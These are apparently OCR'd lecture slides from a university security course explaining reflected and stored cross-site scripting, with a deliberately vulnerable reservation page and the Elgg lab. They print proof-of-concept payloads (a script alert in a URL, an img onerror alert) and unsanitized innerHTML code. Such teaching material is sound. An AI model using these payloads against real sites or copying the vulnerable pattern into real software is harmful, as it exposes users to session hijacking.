
CS 55:
Security and Privacy

Web server attacks: Cross Site Scripting (XSS)

Adapted from *Computer and Internet Security* by Du unless otherwise noted




https://xkcd.com/1700

Agenda

1. Cross-Site Scripting (XSS) attacks
2. Become a friend to others
3. Self-propagating
4. Countermeasures

XSS is a type of code injection attack, but code is injected by a web site



An adversary injects malicious code to the victim's web browser via a target website

Code is delivered from the web site, *not* the adversary

When code comes from a website:

- Considered as trusted with respect to the website
- Can access and change the content on the pages, read cookies and send requests on behalf of the user


The code can do whatever the user can do inside the session

There are two major types of attack:

- Non-persistent
- Persistent

With non-persistent XSS attacks, malicious code is not stored on the server

Non-persistent (reflected)



Reflection

- User types into Google "xyz123"
- Google responds with "No result found for xyz123"
- User's input of xyz123 is reflected to user
- This is a potential vector of attack!

With non-persistent XSS attacks, malicious code is not stored on the server


Non-persistent (reflected)

Word provided by user

Assume a vulnerable service on website :
http://www.example.com/search?input=word

If works, a good sign the site is not sanitizing inputs!

Adversary tricks user into clicking on
http://www.example.com/search?input=<script>alert("attack");</script>



Key point:
User's computer initiated the request, not the adversary's computer and attack appears to come from server!

Vulnerable web site reflects user's input back to user

Request sent from user's computer to website

Browser receives reflected data back, trusts that it came from the website and runs embedded javascript (here just a pop up that says "attack")

Demo

Go to:

https://cs.dartmouth.edu/~tjp/cs55/code/xss/reservations.html

Simulates restaurant reservation site

Type in name of restaurant, site reflects name of restaurant

```
<script>
function showRestaurant() {
      document.getElementById("message").innerHTML = "You entered "
        + document.getElementById("restaurant").value;
</script>
…
<form >
<p><label for="a">Where would you like a reservation?</label>
<input type="text" id="restaurant"> </p>
<p><button type="button" onclick="showRestaurant();">Submit</button></p>
</form>
<div id="message"></div>
```

Demo

Go to:
https://cs.dartmouth.edu/~tjp/cs55/code/xss/reservations.html
Simulates restaurant reservation site
Type in name of restaurant, site reflects name of restaurant

Try entering data

- Nobu (or any restaurant name) //see name reflected
- test //get link (hmm…)

Try entering javascript script

- <script>alert("Hi");</script> //does not work (browser blocks script)
- <img src='x' onerror='alert("Hi");’> //code executes!


Do not trust user input

You’ve heard this before!

With persistent XSS attacks, data IS stored on the server

Persistent (stored)

Step 1: Adversary stores malicious code on web server (today in social media profile)



Step 2: Victim accesses data on web server (today views social media profile)

Code executes on victim's machine

When code comes from a website, browser considers it trusted with respect to that website

Code from website can

- Access and change the content on the pages
- Read cookies belonging to the website
- Sending requests on behalf of the user

Code can do whatever the user can do inside the session

The problem is that code and data are mixed

Problem: communication with the server is supposed to be a data channel, but code can be intermingled with data


- Users can provide both HTML markup and JavaScript code as input
- If user's input is not sanitized, it is sent to browser and gets executed
- Browser considers it like any other code coming from server
- Therefore, code runs with same privileges as legitimate code from that website

Agenda

1. Cross-Site Scripting (XSS) attacks
2. Become a friend to others
3. Self-propagating
4. Countermeasures


Demo: use Elgg social media platform with countermeasures turned off

Elgg website on VM: http://www.xsslabelgg.com



To launch an attack, adversary must find places to inject JavaScript code

Elgg edit profile page



User can provide input (About me)
Input is stored on server

If user enters malicious JavaScript instead of data about themselves and website does not remove it, could result in code execution on browser

Do not trust user input

You’ve heard this before!

Goal 1: See if we can inject JavaScript

Edit profile

Display name

Samy

About me

Edit HTML

Enter test Javascript into Brief description field to test if code is removed


Anyone viewing this page should see a popup that says "Hi"

Public

Brief description

